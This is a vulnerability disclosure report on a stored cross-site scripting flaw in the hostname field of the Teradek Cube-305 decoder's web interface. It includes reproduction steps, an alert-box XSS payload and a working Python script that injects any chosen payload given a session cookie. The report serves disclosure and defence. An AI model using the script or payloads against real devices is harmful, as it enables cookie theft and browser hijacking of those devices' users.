Teradek Cube Decoder Responsible Disclosure

Authenticated Stored Cross-Site Scripting in Cube-305 Decoder

Tyler Butler
Independent Security Researcher

May 12th, 2021

Table of Contents

EXECUTIVE SUMMARY **2**

IDENTIFIED VULNERABILITIES **2**

AUTHENTICATED STORED CROSS-SITE SCRIPTING 2

PROOF OF CONCEPT EXPLOIT **4**

TECHNICAL DETAILS **6**

PROOF OF CONCEPT POST REQUEST 6

ABOUT THE RESEARCHER **5**

Executive Summary

The Teradek Cube 305 video encoder is vulnerable to an authenticated stored cross-site scripting vulnerability via the (1) Friendly Hostname fields within the System Information Settings. Remote authenticated attackers can exploit this vulnerability by embedding malicious JavaScript payloads that execute in the context of victim browsers. The impact of this vulnerability is severe, as malicious code could be used to track victim browsers, steal cookies, or further exploit users. It is recommended that Teradek implement a patch to provide either input filtering or output encoding for the effected vulnerable components in order to protect their users against these associated risks.

Table 1: Tested Version

Model Version	Teradek Cube-305 Decoder
Firmware Version	7.3.14r29337
Hardware Version	2.0
Recovery Version	2

Identified Vulnerabilities

Authenticated Stored Cross-Site Scripting

Details: The Teradek Cube 305 is vulnerable to authenticated stored cross site scripting in the Friendly Hostname field within the System Information Settings.

Steps to Reproduce: Start by navigating to the web application at http://target/#, then clicking the “Info” -> “Dashboard” options on the top navigation bar. Click on the Friendly Hostname field to edit the default settings. Enter a cross-site scripting payload, such as <svg onload=alert`xss`>. Once the system reboots, loading the Hostname field will trigger the payload to execute; one place to do so is back on the Dashboard page.

PoC Payload: <svg onload=alert`xss`>

Image 1: Injecting XSS Payload into Friendly Name Field





Image 2: Proof of Payload Execution



Proof of Concept Exploit

```
1.  import requests
2.  import sys
3.  import os
4.
5.  target = ''
6.  payload = ''
7.  session = ''
8.
9.
10. def make_request():
11.     url = 'http://' + target + '/cgi-bin/api.cgi'
12.     cookies = {'serenity-session': session, 'lastCheckedFWUpdate': '1620870696',
    'fwUpdateAvailable': '0'}
13.     headers = {'User-Agent': 'Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/540.0
    (KHTML, like Gecko) Ubuntu/10.10 Chrome/8.1.0.0 Safari/540.0', 'Accept': '*/*', 'Accept-
    Language': 'en-US,en;q=0.5', 'Accept-Encoding': 'gzip, deflate', 'Content-Type':
    'application/x-www-form-urlencoded', 'X-Requested-With': 'XMLHttpRequest', 'Origin':
    'http://' + target + '', 'Connection': 'close', 'Referer': 'http://' + target + '/', 'DNT':
    '1', 'Sec-GPC': '1'}
14.     data = {"Services.Zeroconf.friendlyname": payload, "command": "set"}
15.
16.     print('{!} Sending Payload\n     [+] Target: ' + target + '\n     [+] Payload: ' +
    payload + '\n     [+] Session: ' + session )
17.     try:
18.         r = requests.post(url, headers=headers, cookies=cookies, data=data)
19.         r.raise_for_status()
20.         if len(str(r.text)) > 1:
21.             print('{!} Success, Received Response Code ' + str(r.status_code))
22.             print('{!} Content' + str(r.content))
23.         else:
24.             print('{X} Failed to Inject, Ensure your serenity-session token is valid')
25.             sys.exit(1)
26.     except requests.ConnectionError as e:
27.         print('{X} Error',e)
28.         sys.exit(1)
29.     return
30.
31.
32. if __name__ == "__main__":
33.     print(''' Teradek Cube-305 Decoder PoC\n''')
34.
35.     if len(sys.argv) < 3:
36.             print('{!}----Usage: poc.py target payload serenity-session')
37.             print('{!}----Usage: poc.py 172.16.1.1 <svg onload=alert`xss`> 53722261')
38.             sys.exit(1)
39.
40.     try:
41.         target = str(sys.argv[1])
42.         payload = str(sys.argv[2])
43.         session = str(sys.argv[3])
44.         print('{!}----Initiating Request')
45.
46.         make_request()
47.     except IndexError:
48.         print('{!}----Usage: poc.py target payload serenity-session')
49.         print('{!}----Usage: poc.py 172.16.1.1 <svg onload=alert`xss`> 53722261')
50.         sys.exit(1)
51.
```

About the Researcher

Tyler Butler is an independent security researcher focused on internet of things and embedded device security. Tyler received his formal education in information security at The Pennsylvania State University's College of Information Sciences and Technology and is certified in the eLearnSecurity Web Application Penetration Tester (eWPT) and Junior Penetration Tester (eJPT). After receiving an undergraduate degree, Tyler spent time as a penetration tester and mainframe developer at Deloitte in their Government and Public Services in Washington D.C. Since getting involved in independent research, he's engaged in dozens of responsible disclosures, has been credited with CVE-2021-35956, and has been recognized in the MotorolaSolutions Bug Bounty Hall of Fame.

Email: tcbutler320@gmail.com
Twitter: https://twitter.com/tbutler0x90
Web: https://tbutler.org